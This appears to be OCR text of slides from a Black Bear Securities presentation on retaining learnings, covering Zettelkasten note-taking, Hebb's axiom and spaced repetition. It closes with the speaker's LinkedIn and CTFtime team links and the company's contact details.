
RSS Feed podcast

BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE


How to retain learnings

note-taking method that involves creating small, interconnected notes or "slips" that can be linked together to form a knowledge graph.




Zettelkasten
Such as Obsidian, Notion, Evernote, TiddlyWiki and Roam Research

Hebb’s theory of learning:
"Neurons that fire together wire together." -Hebbs Axiom



Spaced Repetition



BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE

Feel free to reach out 

https://www.linkedin.com/in/aldwin-tapican

Username: Aj Tapican

https://ctftime.org/team/213578

BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE

BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE

WANT TO KNOW MORE?

CONTACT US!

concierge@blackbearsecurities.com

+6328 683 7594

SCAN HERE